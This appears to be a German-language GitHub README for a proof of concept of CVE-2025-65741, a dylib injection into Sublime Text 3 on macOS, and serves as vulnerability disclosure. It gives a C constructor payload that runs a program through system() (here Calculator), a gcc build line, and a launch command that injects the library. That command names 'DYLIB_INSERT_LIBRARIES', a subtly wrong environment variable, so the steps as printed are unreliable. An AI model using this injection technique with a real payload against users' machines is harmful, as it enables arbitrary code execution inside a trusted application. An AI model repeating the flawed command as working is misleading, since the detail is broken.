 vinicius-batistella/cve-2025-65741
Proof-of-Concept für CVE-2025-65741, der dylib Injection in Sublime Text 3 auf macOS über unsignierten Code demonstriert, mit einer kompilierten .dylib Payload und Exploitation-Schritten.

Download: https://www.sublimetext.com/3
CVE: CVE-2025-65741 | https://nvd.nist.gov/vuln/detail/CVE-2025-65741
Author: Vinicius Batistella
Version Affected: Sublime Text 3 Build 3208 oder früher für macOS


Die Sublime Text-App überprüft eine unsignierte Code-Injection nicht korrekt, was es einem Angreifer ermöglicht, eine .dylib-Bibliothek zu kompilieren und die App zu zwingen, diese im Kontext der Anwendung auszuführen. Im folgenden Beispiel wurde die Sublime Text-App gezwungen, die calc-Binärdatei zu öffnen. Diese Sicherheitslücke wurde in Build 3209 und später behoben.
#include <stdio.h>
#include <stdlib.h>

__attribute__((constructor))
static void myconstructor(int argc, const char **argv)
{
	printf("[+] Dynalic Library Injection: %s\n", argv[0]);
	system("/System/Applications/Calculator.app/Contents/MacOS/Calculator");
}
gcc -dynamiclib injection.c -arch x86_64 -o injection_x86.dylib
DYLIB_INSERT_LIBRARIES=injection_x86.dylib /Applications/Sublime\ Text.app/Contents/MacOS/Sublime\ Text
